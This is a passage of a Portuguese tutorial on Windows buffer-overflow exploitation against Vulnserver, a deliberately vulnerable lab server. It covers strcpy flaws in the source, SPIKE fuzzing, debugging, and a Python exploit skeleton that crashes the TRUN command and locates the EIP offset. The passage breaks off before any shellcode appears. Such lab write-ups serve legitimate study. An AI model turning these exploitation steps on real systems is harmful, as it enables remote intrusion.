

**BUFFER
OVERFLOW
EM
WINDOWS**



BUFFER OVERFLOW EM WINDOWS.....	4
SOBRE O QUE ESTE ESTUDO SE TRATA	4
SOBRE O QUE ESTE ESTUDO NÃO SE TRATA.....	4
LABORATÓRIO	4
OBSERVAÇÕES IMPORTANTES	5
MATERIAL.....	5
ANÁLISE DO CÓDIGO.....	6
ENUMERAÇÃO.....	10
COMANDO TRUN	12
FUZZING	12
EXPLORAÇÃO.....	14
IDENTIFICANDO BADCHARS	19
ENCONTRANDO UM BOM ENDEREÇO DE RETORNO.....	20
INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD.....	21
GERANDO O SHELLCODE E ORGANIZANDO O EXPLOIT	22
OBTENDO ACESSO REMOTO	24
COMANDO GTER	26
FUZZING	26
EXPLORAÇÃO.....	28
ENCONTRANDO UM BOM ENDEREÇO DE RETORNO.....	34
INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD.....	34
PULANDO ENTRE ENDEREÇOS DE MEMÓRIA	36
ENCONTRANDO A DISTÂNCIA COM IMMUNITY DEBUGGER.....	37
Entendendo o payload	39
ENCONTRANDO A DISTÂNCIA DO SALTO COM MSF-NASM_SHELL.....	41
ANATOMIA DO REVERSE SHELL.....	41
ATUALIZANDO E ORGANIZANDO NOSSO EXPLOIT.....	47
COMANDO GMON.....	52
FUZZING	53
STRUCTURE EXCEPTION HANDLING	56
EXPLORANDO O SEH	57
ESTRUTURA LIFO	60
PULANDO DE VOLTA PARA O BUFFER INICIAL	64
COMANDO KSTET	67
FUZZING	67



https://hastur666.github.io/Windows_BoF/

ESTÁGIO 1: REUSO DE SOCKET.....	75
ESTÁGIO 2: INJETANDO O REVERSE SHELL.....	79
COMANDO LTER.....	81
FUZZING	82
PROCURANDO BADCHARS	88
CONCLUSÃO	95



https://hastur666.github.io/Windows_BoF/

BUFFER OVERFLOW EM WINDOWS

Neste laboratório, vamos explorar várias técnicas de buffer overflow no SO Windows, o intuito é de entender a mecânica por trás de aplicações e programas e encontrar uma forma de manipulá-las.

Como programa alvo desta PoC, vamos utilizar o Vulnserver.exe, um programa intencionalmente vulnerável para exploração.

Vulnserver é um servidor TCP para Windows desenvolvido por Stephen Bradshaw, seu GitHub pode ser acessado [aqui](#).

SOBRE O QUE ESTE ESTUDO SE TRATA

Este estudo trata da exploração e entendimento do fluxo de memória de um programa no SO Windows. Como interpretar um Debugger e como nos aproveitar de funções vulneráveis à buffer overflow. Dando uma visão geral sobre criação de exploits e base para análise e desenvolvimento de malwares.

SOBRE O QUE ESTE ESTUDO NÃO SE TRATA

Este estudo não vai ensinar Assembly, vamos somente nos aprofundar na linguagem ao ponto que possamos entender seu funcionamento. Também não vamos utilizar técnicas avançadas como bypass de ASLR, portanto esta proteção estará desabilitada em nossa máquina alvo.

Na maior parte dos cenários reais, não teremos o código fonte do programa para analisarmos, mas como se trata de um cenário de estudos, vamos analisar o código fonte para entender alguns pontos.

LABORATÓRIO

Para este laboratório, utilizaremos:

- Uma máquina virtual Windows 10 21H1 x64 como alvo;
- O programa vulnerável “[Vulnserver.exe](#)”;
- O debugger [Immunity](#) na máquina alvo;
- O plugin [mona.py](#) para o Immunity;
- Uma máquina Kali Linux 2021.2 como atacante;
- Bastante Python;
- A suite Metasploit Framework;



https://hastur666.github.io/Windows_BoF/

OBSERVAÇÕES IMPORTANTES

Existem várias outras técnicas para explorar as mesmas vulnerabilidades apresentadas neste estudo. Os endereços de memória e os saltos matemáticos que faremos, podem mudar dependendo da versão ou atualização do SO alvo, porém a mecânica será sempre a mesma.

MATERIAL

Para fins de organização, este estudo será dividido em partes, cada um abordando um comando diferente do Vulnserver, aumentando a complexidade gradativamente, e também será disponibilizado um PDF com a PoC completa. Abaixo os links para cada parte.

- Análise do código
- Comando TRUN
- Comando GTER
- Comando GMON
- Comando KSTET
- Comando LTER
- Conclusão



https://hastur666.github.io/Windows_BoF/

ANÁLISE DO CÓDIGO

Ao analisarmos o código vulnserver.c podemos encontrar algumas funções inseguras em C. Estas são responsáveis por permitir o buffer overflow. No código, podemos encontrar as seguintes funções.

```
void Function1(char *Input) {  
    char Buffer2S[140];  
    strcpy(Buffer2S, Input);  
}  
  
void Function2(char *Input) {  
    char Buffer2S[60];  
    strcpy(Buffer2S, Input);  
}  
  
void Function3(char *Input) {  
    char Buffer2S[2000];  
    strcpy(Buffer2S, Input);  
}  
  
void Function4(char *Input) {  
    char Buffer2S[1000];  
    strcpy(Buffer2S, Input);  
}
```

As quatro funções utilizam a “strcpy” que é uma função vulnerável em C. Esta função copia o valor de uma entrada para um buffer, mas esta função não verifica se o tamanho da entrada é o mesmo ou inferior ao buffer de destino. Portanto, se uma entrada for repassada e seu tamanho for maior que o buffer de destino, teremos um buffer overflow que irá sobrescrever outros endereços de memória.

Continuando a análise do código, podemos identificar onde estas funções são chamadas pelo programa.



https://hastur666.github.io/Windows_BoF/

```
else if (strcmp(RecvBuf, "KSTET ", 6) == 0) {  
    char *KstetBuf = malloc(100);  
    strncpy(KstetBuf, RecvBuf, 100);  
    memset(RecvBuf, 0, DEFAULT_BUFLEN);  
    Function2(KstetBuf);  
    SendResult = send( Client, "KSTET SUCCESSFUL\n", 17, 0 );  
}
```

Essa função nos diz que se recebemos nosso buffer seguido de “KSTET ” o programa vai alocar 100 bytes na memória, copia 100 bytes para um novo buffer e reseta o buffer recebido para 0. Logo em seguida chama a “Function2”, uma de nossas funções vulneráveis.

Porém, na primeira imagem vimos que a Fnction2 aceita somente 60 bytes, se o parâmetro envia 100 bytes, temos um overflow de 40 bytes no buffer.

Portanto identificamos que as vulnerabilidades do programa vêm do buffer de entrada até o buffer overflow, vamos tentar identificar outras partes do programa com partes vulneráveis.

```
else if (strcmp(RecvBuf, "TRUN ", 5) == 0) {  
    char *TrunBuf = malloc(3000);  
    memset(TrunBuf, 0, 3000);  
    for (i = 5; i < RecvBufLen; i++) {  
        if ((char)RecvBuf[i] == '.') {  
            strncpy(TrunBuf, RecvBuf, 3000);  
            Function3(TrunBuf);  
            break;  
        }  
    }  
    memset(TrunBuf, 0, 3000);  
    SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );  
}
```



https://hastur666.github.io/Windows_BoF/

O comando “TRUN” tem um funcionamento parecido com KSTET, porém faz uma segunda validação se o caractere “.” está presente no buffer, só após a confirmação ele chama a “Function3” vulnerável.

```
else if (strncmp(RecvBuf, "LTER ", 5) == 0) {  
    char *LterBuf = malloc(DEFAULT_BUflen);  
    memset(LterBuf, 0, DEFAULT_BUflen);  
    i = 0;  
    while(RecvBuf[i]) {  
        if ((byte)RecvBuf[i] > 0x7f) {  
            LterBuf[i] = (byte)RecvBuf[i] - 0x7f;  
        } else {  
            LterBuf[i] = RecvBuf[i];  
        }  
        i++;  
    }  
    for (i = 5; i < DEFAULT_BUflen; i++) {  
        if ((char)LterBuf[i] == '.') {  
            Function3(LterBuf);  
            break;  
        }  
    }  
    memset(LterBuf, 0, DEFAULT_BUflen);  
    SendResult = send( Client, "LTER COMPLETE\n", 14, 0 );  
}
```

O comando “LTER” copia o buffer recebido para a variável “LterBuf” e depois subtraí 0x7f (127) bytes caso o buffer seja maior que 0x7f. Depois disso o código verifica se o caractere “.” está presente, caso seja verdadeiro, ele chama a “Function3” vulnerável.



https://hastur666.github.io/Windows_BoF/

```
else if (strncmp(RecvBuf, "GTER ", 5) == 0) {  
    char *GterBuf = malloc(180);  
    memset(GdogBuf, 0, 1024);  
    strncpy(GterBuf, RecvBuf, 180);  
    memset(RecvBuf, 0, DEFAULT_BUFLEN);  
    Function1(GterBuf);  
    SendResult = send( Client, "GTER ON TRACK\n", 14, 0 );  
}
```

O comando “GTER” tem um funcionamento mais simples, ele copia 180 bytes do buffer de entrada para o buffer temporário “GterBuf” e depois envia seu conteúdo para a “Function1”. Como vimos que a Function1 tem um espaço de 140 bytes, temos o buffer overflow.

```
else if (strncmp(RecvBuf, "HTER ", 5) == 0) {  
    char THBuf[3];  
    memset(THBuf, 0, 3);  
    char *HterBuf = malloc((DEFAULT_BUFLEN+1)/2);  
    memset(HterBuf, 0, (DEFAULT_BUFLEN+1)/2);  
    i = 6;  
    k = 0;  
    while ( (RecvBuf[i]) && (RecvBuf[i+1])) {  
        memcpy(THBuf, (char *)RecvBuf+i, 2);  
        unsigned long j = strtoul((char *)THBuf, NULL, 16);  
        memset((char *)HterBuf + k, (byte)j, 1);  
        i = i + 2;  
        k++;  
    }  
    Function4(HterBuf);  
    memset(HterBuf, 0, (DEFAULT_BUFLEN+1)/2);  
    SendResult = send( Client, "HTER RUNNING FINE\n", 18, 0  
);  
}
```




https://hastur666.github.io/Windows_BoF/

O comando “HTER” é o que tem a maior complexidade, pois ele faz a chamada para a “Function4” após um laço while e nossa faze de exploração precisa entender exatamente como este laço se comporta.

Nesse ponto, identificamos no código do programa, todas as funções e comandos vulneráveis, agora podemos passar para a exploração.

ENUMERAÇÃO

O vulnserver.exe escuta conexões na porta 9999 da nossa máquina Windows alvo.



Através na nossa máquina Kali, podemos nos conectar utilizando o netcat.



https://hastur666.github.io/Windows_BoF/

```
└─(hastur㉿hastur)-[~/Windows_BoF]
└─$ nc -v 192.168.1.30 9999
192.168.1.30: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.30] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
█
```

Ao enviarmos o comando “HELP”, o programa nos responde com todos os comandos aceitos, incluindo os vulneráveis que já identificamos. Pela resposta podemos identificar que ele trabalha com o modelo “comando argumento”, que no caso será comando buffer.

Na próxima etapa, iniciaremos a exploração das vulnerabilidades.



https://hastur666.github.io/Windows_BoF/

COMANDO TRUN

O comando TRUN, assim como os demais, recebe um argumento e dá uma resposta.

```
(hastur@hastur) [~/Windows_BoF]
$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
TRUN
UNKNOWN COMMAND
TRUN teste
TRUN COMPLETE
[]
```

Sabendo de seu funcionamento, precisamos fazer o fuzzing do comando e descobrir se conseguimos causar o crash no programa.

FUZZING

Para fazer o fuzzing, vamos utilizar o protocolo Spike. Para tanto, vamos criar nosso script.

trun.spk:

```
s_string("TRUN ");
s_string_variable("*");
```


Onde:

- **s_string**: é um parâmetro imutável, no nosso caso, sempre irá enviar “TRUN ” (não esqueça do espaço após o TRUN);
- **s_string_variable**: é um parâmetro que indica o que seirá mudado em cada envio.



https://hastur666.github.io/Windows_BoF/

Antes de enviar o fuzzing, vamos iniciar o wireshark monitorando nossa conexão.




Com o programa iniciado na máquina Windows, vamos enviar nosso fuzzing com o script "generic_sender_tcp".

```
(hastur㉿hastur)-[~/.../estudos/binarios/windows]$ generic_send_tcp 192.168.1.30 9999 trun.spk
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
^C
```

Podemos ver que na terceira iteração, o programa parou de responder, automaticamente fechou na máquina Windows. Analisando o dump no Wireshark, podemos verificar o que foi enviado.



https://hastur666.github.io/Windows_BoF/



Podemos observar que o buffer estourou com 5061 bytes, sendo que o nosso buffer inicia com “/.../”. Conforme havíamos estudado no código do programa, o comando TRUN checa se o caractere “.” está presente em nosso buffer, o que foi comprovado pelo teste de fuzzing.

EXPLORAÇÃO

Agora que sabemos que o programa sofreu um crash com 5061 bytes, já incluindo o comando “TRUN /.../”, podemos iniciar o esboço do exploit.

xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexão
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061

# payload a ser enviado
payload = b"TRUN /../" + b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # cria o socket
s.connect((ip,porta)) # conecta no alvo

s.send(payload + b"\r\n") # envia o payload

s.close() # fecha conexão
```



https://hastur666.github.io/Windows_BoF/

Precisamos iniciar o vulsserver, mas agora com o Immunity Debugger.

```

00401130 $ .55 PUSH EBP
00401131 . 89E5 MOU EBP,ESP
00401133 . 83EC 18 SUB ESP,18
00401136 . C70424 010000 MOU DWORD PTR SS:[ESP].1
00401139 . F815 6C614000 CALL DWORD PTR DS:[<Kmsvcrt._set_app_t_ msvert]
00401143 . 90 NOP
00401148 . 8B4226 00000000 LEA ESI,DWORD PTR DS:[ESI]
00401150 . 55 PUSH EBP
00401151 . 89E5 MOU EBP,ESP
00401153 . 83EC 14 SUB ESP,14
00401157 . 8B45 08 MOU EAX,DWORD PTR SS:[EBP+8]
00401159 . 8B00 MOU EAX,DWORD PTR DS:[EAX]
0040115C . 8B00 MOU EAX,DWORD PTR DS:[EAX]
0040115E . 3D 910000C0 CMP EAX,C0000091
00401163 . 77 3B JN SHORT vulnserver.00401160

```

Address	Hex dump	ASCII
00403000	FF FF FF FF 00 40 00 00e.....
00403008	20 2E 40 00 00 00 00 00	p.e.....
00403010	FF FF FF FF 00 00 00 00
00403018	FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00
00403028	FF FF FF FF 00 00 00 00
00403030	FF FF FF FF 00 00 00 00
00403038	FF FF FF FF 00 00 00 00
00403040	FF FF FF FF 00 00 00 00
00403048	FF FF FF FF 00 00 00 00
00403050	FF FF FF FF 00 00 00 00
00403058	FF FF FF FF 00 00 00 00
00403060	FF FF FF FF 00 00 00 00
00403068	FF FF FF FF 00 00 00 00
00403070	FF FF FF FF 00 00 00 00
00403078	FF FF FF FF 00 00 00 00
00403080	FF FF FF FF 00 00 00 00
00403088	FF FF FF FF 00 00 00 00
00403090	FF FF FF FF 00 00 00 00
00403098	FF FF FF FF 00 00 00 00
004030A0	FF FF FF FF 00 00 00 00
004030A8	FF FF FF FF 00 00 00 00
004030B0	FF FF FF FF 00 00 00 00
004030B8	FF FF FF FF 00 00 00 00
004030C0	FF FF FF FF 00 00 00 00
004030D0	FF FF FF FF 00 00 00 00
004030E0	FF FF FF FF 00 00 00 00
004030E8	FF FF FF FF 00 00 00 00
004030F0	FF FF FF FF 00 00 00 00
004030F8	FF FF FF FF 00 00 00 00
00403100	FF FF FF FF 00 00 00 00
00403108	FF FF FF FF 00 00 00 00
00403110	FF FF FF FF 00 00 00 00
00403118	FF FF FF FF 00 00 00 00
00403120	FF FF FF FF 00 00 00 00
00403128	FF FF FF FF 00 00 00 00

Com tudo pronto, podemos rodar nosso script.

```

00403000 FF FF FF FF 00 40 00 00 .....e.....
00403008 20 2E 40 00 00 00 00 00 p.e.....
00403010 FF FF FF FF 00 00 00 00 ......
00403018 FF FF FF FF 00 00 00 00 ......
00403020 FF FF FF FF 00 00 00 00 ......
00403028 00 00 00 00 00 00 00 00 ..... .
00403030 00 00 00 00 00 00 00 00 ..... .
00403038 00 00 00 00 00 00 00 00 ..... .
00403040 00 00 00 00 00 00 00 00 ..... .
00403048 00 00 00 00 00 00 00 00 ..... .
00403050 00 00 00 00 00 00 00 00 ..... .
00403058 00 00 00 00 00 00 00 00 ..... .
00403060 00 00 00 00 00 00 00 00 ..... .
00403068 00 00 00 00 00 00 00 00 ..... .
00403070 00 00 00 00 00 00 00 00 ..... .
00403078 00 00 00 00 00 00 00 00 ..... .
00403080 00 00 00 00 00 00 00 00 ..... .
00403088 00 00 00 00 00 00 00 00 ..... .
00403090 00 00 00 00 00 00 00 00 ..... .
00403098 00 00 00 00 00 00 00 00 ..... .
004030A0 00 00 00 00 00 00 00 00 ..... .
004030A8 00 00 00 00 00 00 00 00 ..... .
004030B0 00 00 00 00 00 00 00 00 ..... .
004030C8 00 00 00 00 00 00 00 00 ..... .
004030D0 00 00 00 00 00 00 00 00 ..... .
004030E8 00 00 00 00 00 00 00 00 ..... .
004030F0 00 00 00 00 00 00 00 00 ..... .
00403100 00 00 00 00 00 00 00 00 ..... .
00403108 00 00 00 00 00 00 00 00 ..... .
00403110 00 00 00 00 00 00 00 00 ..... .
00403118 00 00 00 00 00 00 00 00 ..... .
00403120 00 00 00 00 00 00 00 00 ..... .
00403128 00 00 00 00 00 00 00 00 ..... .

```

Address	Hex dump	ASCII
00403000	FF FF FF FF 00 40 00 00e.....
00403008	20 2E 40 00 00 00 00 00	p.e.....
00403010	FF FF FF FF 00 00 00 00
00403018	FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00
00403028	00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00
00403068	00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00
00403078	00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00
00403088	00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00
00403098	00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00
004030A8	00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00
004030C8	00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00
004030E8	00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00
00403108	00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00
00403118	00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00
00403128	00 00 00 00 00 00 00 00


11:55:221 Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused



https://hastur666.github.io/Windows_BoF/

Agora vamos rodar o script novamente, e monitorar com o Immunity Debugger.



Novamente o programa sofreu crash, mas temos o endereço do EIP: 386F4337. Vamos consultar no msf-pattern_offset para identificar o endereço preciso para sobrescrever o ESP.

```
File Actions Edit View Help
hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer
└─(hastur㉿hastur)-[~/.../estudos/binarios/windows/VulnServer]
$ msf-pattern_offset -l 5061 -q 386F4337
[*] Exact match at offset 2003
```

Temos o offset preciso para atingir o EIP: 2003 bytes. Vamos atualizar nosso exploit e verificar, vamos inserir 2003 “A” + 4 “B” e o restante de “C”, se o offset estiver correto, vamos preencher o EIP com “42424242” (B em hexa), e o ESP com vários “C”.



https://hastur666.github.io/Windows_BoF/

xpltrun.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# tamanho do offset encontrado no fuzzing
offset = 5061


# payload a ser enviado
